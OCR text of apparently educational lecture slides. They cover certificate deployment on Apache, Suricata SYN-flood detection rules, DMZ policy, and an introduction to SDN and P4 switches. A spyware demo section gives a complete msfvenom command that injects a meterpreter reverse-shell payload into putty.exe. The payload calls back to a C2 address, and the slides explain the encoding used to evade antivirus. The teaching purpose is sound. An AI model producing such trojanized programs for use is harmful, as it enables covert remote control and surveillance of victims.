


Examples

Creating a digital certificate and deploying it on an Apache web server

```
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:SC
Locality Name (eg, city) []:Columbia
Organization Name (eg, company) [Internet Widgits Pty Ltd]:MyCompany
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:mycompany.com
Email Address []:admin@mycompany.com
```

X.509 certificate



Certificate deployed on a production grade web server


Examples

Detecting and blocking SYN Flood attack using Suricata IDS/IPS


```
alert tcp any any -> 172.16.0.20 any (flags:S; sid:1234568; rev:1;)
~
~
```

```
rate_filter gen_id 1, sig_id 1234568, track by_dst, count 1000, seconds 1, new_action drop, timeout
30_
```

Incoming rate before mitigation




Incoming rate after mitigation



Describe a cyber-attack


Typical Network Security Policy

- Firewalls / border routers prevent an external device to communicate with an internal device
- An internal device can initiate communication to an external device
- If there is information that must be shared with an external user, the information is placed in the Demilitarized Zone (DMZ)



Spyware Example

1. The attacker creates a “payload” and attaches it to a valid program (for example, “putty.exe”)
2. The attacker uploads the program to his website
3. The attacker starts the “command and control server,” listening to incoming connection
4. The victim downloads the program
5. The victim executes the program
   a) The program starts
   b) At the same time, the malware connects to the attacker
6. The attacker starts the spyware
   a) Takes screen captures of the victim’s computer
   b) Transmits the view of the victim’s computer in real time
   c) Controls the victim’s computer
   d) Monitors the victim’s camera
   e) Monitors the victim’s microphone
   f) Records the keystrokes…




DEMO 1 – Spyware

https://youtu.be/x_7jsXsn_YU

meterpreter shell. The arguments of the command below are explained as follows:

- `-a x86`: specifies the architecture of the target victim, which is `x86` in this case.
- `--platform windows`: specifies the platform of the target victim (e.g., Linux, Android, Apple iOS, etc.). Since the victim is using a Windows 10 machine, the specified platform is `windows`.
- `-x putty.exe`: specifies an executable file to attach the malicious payload to. We will use `putty`, a popular program that allows the user to configure machines via SSH and Telnet. Note that this program could be of any type (e.g., Notepad++, Word application).
- `-k`: preserves the template behavior (putty.exe) and injects the payload (reverse_tcp) as a new thread.
- `-p windows/meterpreter/reverse_tcp`: specifies the payload to use, which is in this case a *reverse_tcp* session.
- `LHOST=216.0.0.10`: specifies the IP address through which the attacker will listen for *reverse_tcp* session connections. This is the IP address of the C2 server.
- `LPORT=4444`: specifies the port number through which the attacker will listen for a *reverse_tcp* session connections. This is the port number of the C2 server.
- `-e x86/shikata ga nai`: specifies the shellcode encoder to use (e.g., x64/xor, cmd/perl, etc.). We are using the `x86/shikata ga nai` encoder which uses a polymorphic XOR additive feedback to ensure that the output is different every time. This helps evading some weak Antivirus and Antimalware products.
- `-i 3`: specify the number of times to encode the payload.
- `-b "\x00"`: specify the characters to avoid (i.e., bad characters). These are characters known to make the shell or application crash.
- `-f exe`: specify the output format (windows executable).
- `-o puttyX.exe`: save the payload to a file named puttyX.exe.


```
msfvenom -a x86 --platform windows -x putty.exe -k -p
windows/meterpreter/reverse_tcp LHOST=216.0.0.10 LPORT=4444 -e
x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
```

Review “Intro to P4” lab series


Traditional (Legacy) Networking

- In “traditional” devices, the interface between the control plane and the data plane is proprietary
  - No innovation from network owners
  - A router is a monolithic unit built and internally accessed by the manufacturer only




Software-defined Networking

- SDN (1) explicitly separates the control and data planes, and (2) enables the control plane intelligence to be implemented as a software outside the switches
- The function of populating the forwarding table is now performed by the controller




Software-defined Networking

- SDN is limited to the OpenFlow specifications
  - Forwarding rules are based on a fixed number of protocols / header fields (e.g., IP, Ethernet)
- The data plane is designed with fixed functions (hard-coded)
  - Functions are implemented by the chip designer



Can the Data Plane be Programmable?


- Evolution of the computing industry



1. Vladimir Gurevich, "Introduction to P4 and Data Plane Programmability," https://tinyurl.com/2p978tm9.

P4 Programmable Switches


- P4[1] programmable switches permit a programmer to program the data plane
  - Define and parse new protocols
  - Customize packet processing functions
  - Measure events occurring in the data plane with high precision
  - Offload applications to the data plane



1. P4 stands for stands for Programming Protocol-independent Packet Processors

P4 Programmable Switches

- P4[1] programmable switches permit a programmer to program the data plane
  - Define and parse new protocols
  - Customize packet processing functions
  - Measure events occurring in the data plane with high precision
  - Offload applications to the data plane



Reproduced from N. McKeown. Creating an End-to-End Programming Model for Packet Forwarding. Available: **https://www.youtube.com/watch?v=fiBuao6YZl0&t=4216s**

P4 Programmable Switches

